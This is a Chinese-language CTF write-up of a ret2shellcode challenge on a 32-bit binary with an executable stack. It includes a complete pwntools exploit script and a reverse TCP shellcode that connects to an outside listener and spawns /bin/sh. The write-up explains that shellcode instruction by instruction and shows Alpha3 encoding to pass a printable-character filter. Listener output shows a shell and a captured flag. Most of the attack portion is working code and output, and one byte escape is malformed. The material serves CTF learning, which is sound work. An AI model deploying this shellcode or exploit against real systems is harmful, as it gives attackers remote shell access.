

前言

打了一次学校举办的 网安赛，里面就两个 Pwn题 这个学校就是逊啦

附件在github里 [Learning-Record/记录一次 Ret2Shellcode at main · MindednessKind/Learning-Record](#)

Challenge

Checksec

CheckSec:

```
[*] '/home/mindedness/Shares/pwn/attachment'
Arch:      i386-32-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       PIE enabled
Stack:     Executable
RWX:       Has RWX segments
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No
```

Vuln Function

32位, NX关, 有RWX

```


int pwn()
{
    char v1[232]; // [esp+0h] [ebp-F8h] BYREF
    void *buf; // [esp+E8h] [ebp-10h]
    int v3; // [esp+ECh] [ebp-Ch]

    v3 = 0;
    buf = v1;
    puts("Welcome to pwn world!");
    printf("Your name:");
    read(0, buf, 0xE8u);
    printf("Hello, %s\n", buf);
    printf("What do you want to do?");
    read(0, buf, 0x100u);
    filter(v1);
    close(2);
    close(1);
    close(0);
    return 0;
}

```

首先映入眼帘的就是一个泄露点加上一个溢出点

Stack View



```
-0000002A db ? ; undefined
-00000029 db ? ; undefined
-00000028 db ? ; undefined
-00000027 db ? ; undefined
-00000026 db ? ; undefined
-00000025 db ? ; undefined
-00000024 db ? ; undefined
-00000023 db ? ; undefined
-00000022 db ? ; undefined
-00000021 db ? ; undefined
-00000020 db ? ; undefined
-0000001F db ? ; undefined
-0000001E db ? ; undefined
-0000001D db ? ; undefined
-0000001C db ? ; undefined
-0000001B db ? ; undefined
-0000001A db ? ; undefined
-00000019 db ? ; undefined
-00000018 db ? ; undefined
-00000017 db ? ; undefined
-00000016 db ? ; undefined
-00000015 db ? ; undefined
-00000014 db ? ; undefined
-00000013 db ? ; undefined
-00000012 db ? ; undefined
-00000011 db ? ; undefined
-00000010 buf dd ?
-0000000C var_C dd ?
-00000008 db ? ; undefined
-00000007 db ? ; undefined
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 var_4 dd ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008
+00000008 ; end of stack variables
SP+00000000
```

padding = 0xF8 - 0x10

也就是在输入 0xE8 字节后，会泄露 buf 的值，即可获取开头位置。

第二次可以覆盖到 return address，因而我们可以进行 Ret2Shellcode 技术的利用

曲折的思索过程

```

1 int __cdecl filter(int a1)
2 {
3     int result; // eax
4     int i; // [esp+Ch] [ebp-Ch]
5
6     for ( i = 0; i <= 231; ++i )
7     {
8         if ( *(_BYTE *)(i + a1) > 0x1Fu )
9         {
10             result = *(unsigned __int8 *)(i + a1);
11             if ( (unsigned __int8)result <= 0x7Eu )
12                 continue;
13         }
14         puts("You can't do this.");
15         exit(0);
16     }
17     return result;
18 }

```

这个题的filter()函数使得我们的Shellcode需要是可见字符，因而我们需要使用Alpha3对Shellcode进行转换

程序将 stdin stdout stderr 悉数关闭，因此我们原来一般使用的ShellCode在该题都无法使用。

这个题和其他我做过的 Ret2Shellcode 不一样的就是这里，我第一次使用所谓 反连TCP的Shellcode。

而且，网上的 connect()+dupsh() 是无法完成反弹shell的(正是因为将stdin、stdout、stderr悉数关闭)，所以我们自己摸索shellcode的构造。

我一开始构造的ShellCode如下

```

from pwn import *

context.arch = 'i386'

# 构造 shellcode
shellcode = shellcraft.connect('127.1.1.1', 8080) # 连接到攻击者的 IP 和端口
shellcode += shellcraft.mov('ebx', 'eax') # 将 socket fd 保存到 ebx
shellcode += shellcraft.dup2('ebx', 0) # 将 socket fd 复制到 stdin (0)
shellcode += shellcraft.dup2('ebx', 1) # 将 socket fd 复制到 stdout
(1)
shellcode += shellcraft.dup2('ebx', 2) # 将 socket fd 复制到 stderr
(2)
shellcode += shellcraft.sh() # 执行 /bin/sh

# 将 shellcode 编译为字节码
sh = asm(shellcode)
print(sh)

```

然而，我们会发现，这样构造的ShellCode在Alpha3变换后长度过长，无法使用。

行 1, 列 265 (已选择264)

因为是断网的比赛，我也没有足够的shellcode库存，其实我在打比赛的时候就打到这里了

解决方案

Reverse TCP ShellCode

我们可以在shellstorm上找到这样一个ShellCode:

[Linux/x86 - Shell Reverse TCP Shellcode - 74 bytes](#)

```
/*
* Title:      Shell Reverse TCP Shellcode - 74 bytes
* Platform:   Linux/x86
* Date:       2014-07-25
* Author:     Julien Ahrens (@MrTuxracer)
* Website:    http://www.rcesecurity.com
*
* Disassembly of section .text:
* 00000000 <_start>:
* 0:  6a 66                push    0x66
* 2:  58                  pop     eax
* 3:  6a 01                push    0x1
* 5:  5b                  pop     ebx
* 6:  31 d2                xor     edx,edx
* 8:  52                  push    edx
* 9:  53                  push    ebx
* a:  6a 02                push    0x2
* c:  89 e1                mov     ecx,esp
* e:  cd 80                int     0x80
* 10: 92                  xchg    edx,eax
* 11: b0 66                mov     al,0x66
* 13: 68 7f 01 01 01      push    0x101017f <ip: 127.1.1.1
* 18: 66 68 05 39          pushw   0x3905 <port: 1337
* 1c: 43                  inc     ebx
* 1d: 66 53                push    bx
* 1f: 89 e1                mov     ecx,esp
* 21: 6a 10                push    0x10
* 23: 51                  push    ecx
* 24: 52                  push    edx
* 25: 89 e1                mov     ecx,esp
* 27: 43                  inc     ebx
* 28: cd 80                int     0x80
* 2a: 6a 02                push    0x2
* 2c: 59                  pop     ecx
* 2d: 87 da                xchg    edx,ebx
*
* 0000002f <loop>:
* 2f: b0 3f                mov     al,0x3f
* 31: cd 80                int     0x80
* 33: 49                  dec     ecx
```

```

* 34: 79 f9          jns     2f <loop>
* 36: b0 0b          mov     al,0xb
* 38: 41             inc     ecx
* 39: 89 ca          mov     edx,ecx
* 3b: 52             push    edx
* 3c: 68 2f 2f 73 68  push    0x68732f2f
* 41: 68 2f 62 69 6e  push    0x6e69622f
* 46: 89 e3          mov     ebx,esp
* 48: cd 80          int     0x80
*/

#include <stdio.h>

unsigned char shellcode[] = \
"\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68\x7f\x01\x01\x01\x66\x68\x05\x39\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80";
main()
{
printf("Shellcode Length:  %d\n", sizeof(shellcode) - 1);
int (*ret)() = (int(*)())shellcode;
ret();
}

```

我们在此对其ShellCode的构造进行一下学习

学习

1. 创建 Socket

```

push    0x66      ; 将 0x66 (socketcall 的系统调用号) 压栈
pop     eax       ; 将 0x66 弹出到 eax
push    0x1       ; 将 0x1 (SYS_SOCKET) 压栈
pop     ebx       ; 将 0x1 弹出到 ebx
xor     edx, edx  ; edx = 0
push    edx       ; 将 0 (protocol) 压栈
push    ebx       ; 将 1 (type: SOCK_STREAM) 压栈
push    0x2       ; 将 2 (domain: AF_INET) 压栈
mov     ecx, esp  ; ecx 指向栈顶, 即 socket 的参数
int     0x80      ; 调用 socketcall, 创建 socket
xchg    edx, eax  ; 将 socket 的文件描述符保存到 edx

```

功能:

- 创建一个 TCP socket, 文件描述符存储在 `edx` 中。

也就是socket

2. 连接到攻击者的 IP 和端口

```
mov    al, 0x66      ; eax = 0x66 (socketcall 的系统调用号)
push   0x101017f     ; 将 IP 地址 127.1.1.1 压栈
pushw  0x3905        ; 将端口号 1337 压栈
inc    ebx           ; ebx = 2 (SYS_BIND)
push   bx            ; 将 2 (AF_INET) 压栈
mov    ecx, esp       ; ecx 指向栈顶, 即 sockaddr_in 结构
push   0x10          ; 将 16 (addrlen) 压栈
push   ecx           ; 将 sockaddr_in 结构的指针压栈
push   edx           ; 将 socket 的文件描述符压栈
mov    ecx, esp       ; ecx 指向栈顶, 即 connect 的参数
inc    ebx           ; ebx = 3 (SYS_CONNECT)
int    0x80          ; 调用 socketcall, 连接到攻击者的 IP 和端口
```

功能:

- 连接到攻击者的 IP (127.1.1.1) 和端口 (1337)。

3. 重定向标准输入、输出和错误

```
push   0x2           ; 将 2 压栈
pop    ecx           ; ecx = 2 (stdout 的文件描述符)
xchg   edx, ebx      ; 将 socket 的文件描述符保存到 ebx

loop:
mov    al, 0x3f      ; eax = 0x3f (dup2 的系统调用号)
int    0x80          ; 调用 dup2, 将 socket fd 复制到 ecx 指定的文件描述符
dec    ecx           ; ecx-- (依次处理 stderr, stdout, stdin)
jns    loop          ; 如果 ecx >= 0, 继续循环
```

功能:

- 将 socket 的文件描述符复制到 stdin (0)、stdout (1) 和 stderr (2)。

4. 执行 /bin/sh

```
mov    al, 0xb       ; eax = 0xb (execve 的系统调用号)
inc    ecx           ; ecx = 0
mov    edx, ecx      ; edx = 0
push   edx           ; 将 0 (null terminator) 压栈
push   0x68732f2f    ; 将 "//sh" 压栈
push   0x6e69622f    ; 将 "/bin" 压栈
mov    ebx, esp       ; ebx 指向 "/bin//sh" 的地址
int    0x80          ; 调用 execve, 执行 /bin/sh
```

功能:

- 执行 /bin/sh, 提供一个交互式 shell。

其实如果用pwntools中的shellcraft模块写，可以这么理解：

```
from pwn import *

# 设置目标 IP 和端口
ip = "127.1.1.1"
port = 1337

# 创建 Shellcode
shellcode = shellcraft.pushstr(ip) # 将 IP 地址推入栈中
shellcode += shellcraft.pushstr(port) # 将端口号推入栈中
shellcode += shellcraft.socket('AF_INET', 'SOCK_STREAM', 0) # 创建 TCP 套接字
shellcode += shellcraft.connect('AF_INET', port, ip) # 连接到目标 IP 和端口
shellcode += shellcraft.dup2('ebp', 0) # 重定向标准输入到套接字
shellcode += shellcraft.dup2('ebp', 1) # 重定向标准输出到套接字
shellcode += shellcraft.dup2('ebp', 2) # 重定向标准错误到套接字
shellcode += shellcraft.execve('/bin/sh', [], []) # 执行 /bin/sh

# 将 shellcode 编译为字节码
shellcode_bytes = asm(shellcode)

# 输出 Shellcode
print("Shellcode:")
print(enhex(shellcode_bytes))
```

但因为这样构造的shellcode不够简洁，所以还是得自己手写 ❤️

解决后

通过上面的shellcode构建，我们就可以在本地获取到shell了。

Use.py

```
from pwn import *
import os

sh =
b'\x6a\x66\x58\x6a\x01\x5b\x31\xd2\x52\x53\x6a\x02\x89\xe1\xcd\x80\x92\xb0\x66\x68'

ip = [127,1,1,1]

k = b''
for i in ip:
    k += i.to_bytes()
sh += k #ip
#print(k)
sh += b'\x66\x68'
port = 1337
#print(hex(port))
sh += b'\x05\x39' #port
```



```
sh +=  
b'\x43\x66\x53\x89\xe1\x6a\x10\x51\x52\x89\xe1\x43\xcd\x80\x6a\x02\x59\x87\xda\xbo\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x41\x89\xca\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80'  
  
print(sh)
```

运行结果

```
> python ./use.py  
b'jfxj\x01[1\xd2RSj\x02\x89\xe1\xcd\x80\x92\xb0fh\x7f\x01\x01\x01fh\x059cfs\x89\xe1j\x10QR\x89\xe1c\xcd\x80j\x02Y\x87\xda\xbo?\  
\xcd\x80Iy\xf9\xb0\x0bA\x89\xcaRh//shh/bin\x89\xe3\xcd\x80'
```

Alpha3工具使用 (这里我是将简单Alpha3封装了一下, 你们使用时应该用 `python2 ALPHA3.py` 而不是 `alpha3`)

```
echo -e -n  
"jfxj\x01[1\xd2RSj\x02\x89\xe1\xcd\x80\x92\xb0fh\x7f\x01\x01\x01fh\x059cfs\x89\xe1j\x10QR\x89\xe1c\xcd\x80j\x02Y\x87\xda\xbo?\  
\xcd\x80Iy\xf9\xb0\x0bA\x89\xcaRh//shh/bin\x89\xe3\xcd\x80" > shellcode.bin  
alpha3 x86 ascii mixedcase ecx --input=shellcode.bin > output
```

得到Alpha3可见字符化后的ShellCode

```
hffffk4diFkdQj02Dqk0D1AuEE200T2w0Z0U0i0F3r180c7o023p3A4K4s3p4A1n0X7L060n010T1k0u2  
j120R2x5M4R0Y1P0e2s4x400s4U4w2F020o4w4t5p2n3m3D0x2r3Y3U092K4x3h0b2Z7M0W0F2E111M0R  
001o3I3C384r0s
```

随后就可以构造Exp了

Exp.py

```
from pwn import *  
import LibcSearcher  
  
file = "./attachment"  
elf = ELF(file)  
  
context(arch=elf.arch,os='linux')  
  
if args['DEBUG']:  
    context.log_level = 'debug'  
  
if args['REMOTE']:  
    io = remote('192.168.202.151', 32768)  
else:  
    io = process(file)  
  
if elf.arch == 'i386':
```

```

    B = 4
elif elf.arch == 'amd64':
    B = 8
else:
    print("PLS Input The Address Byte: ")
    B = int(input())
print("B=" +str(B))

sla = lambda ReceivedMessage,SendMessage
:io.sendlineafter(ReceivedMessage,SendMessage)
sl = lambda SendMessage :io.sendline(SendMessage)
sa = lambda ReceivedMessage,SendMessage
:io.sendafter(ReceivedMessage,SendMessage)
rcv = lambda ReceiveNumber, Timeout=Timeout.default :io.recv(ReceiveNumber,
Timeout)
rcu = lambda ReceiveStopMessage, Drop=False, Timeout=Timeout.default
:io.recvuntil(ReceiveStopMessage,Drop,Timeout)

#gdb.attach(io)
#05 1F 3B 7D 05 52 81 2C 9F 0D

io.send(b'A'*0xe8)

rcu(b'A'*0xe8)

addr = u32(rcv(4))

success("Leaked Address: " + hex(addr))

#sh =
b"hffffk4diFkdQj02Dqk0D1AuEE200T2w0Z0U0i0F3r180c7o023p3A4K4s3p4A1n0X335o352M0T1k0
u2j120R2x5M4R0Y1P0e2s4x400s4U4s0Y07064t8o4B0r3m3D0x2r3Y3U092K4x3h0b2Z7M0W0F2E1l1M
0R001o3I3C384r0s"
sh =
b"hffffk4diFkdQj02Dqk0D1AuEE200T2w0Z0U0i0F3r180c7o023p3A4K4s3p4A1n0X7L060n010T1k0
u2j120R2x5M4R0Y1P0e2s4x400s4U4w2F020o4w4t5p2n3m3D0x2r3Y3U092K4x3h0b2Z7M0W0F2E1l1M
0R001o3I3C384r0s"

payload = sh
padding = 0xf8 +B
payload = payload.ljust(padding,b'A')
payload += flat([addr,addr])
#gdb.attach(io)
io.sendline(payload)

io.interactive()

```

测试结果

本地测试通过

```
> nc -lvp 1337
Listening on 0.0.0.0 1337
Connection received on localhost 36030
ls
Exp.py
attachment
attachment.idb
output
shellcode.bin
use.py
use2.py
```

由于此时比赛结束，我只能把它的题目自己部署，自己打了。

线上测试：

把上面的注释去掉，下面注释上，运行 `python ./Exp.py REMOTE`

记得在接收shell的机器上运行 `nc -lvp 1337`

```
> nc -lvp 1337
listening on [any] 1337 ...
192.168.202.151: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.202.29] from (UNKNOWN) [192.168.202.151] 56554: NO_DATA
ls
TCP_Attack
bin
dev
flag
lib
lib32
lib64
cat flag
Mindedness{8a386225-b607-48d9-8f69-2cbd38686ef3}
```

线上也打通 (记得这里需要满足一个条件：ShellCode需要是Null-Free的，因而我们的IP地址如果带0，则需要对IP地址进行修改)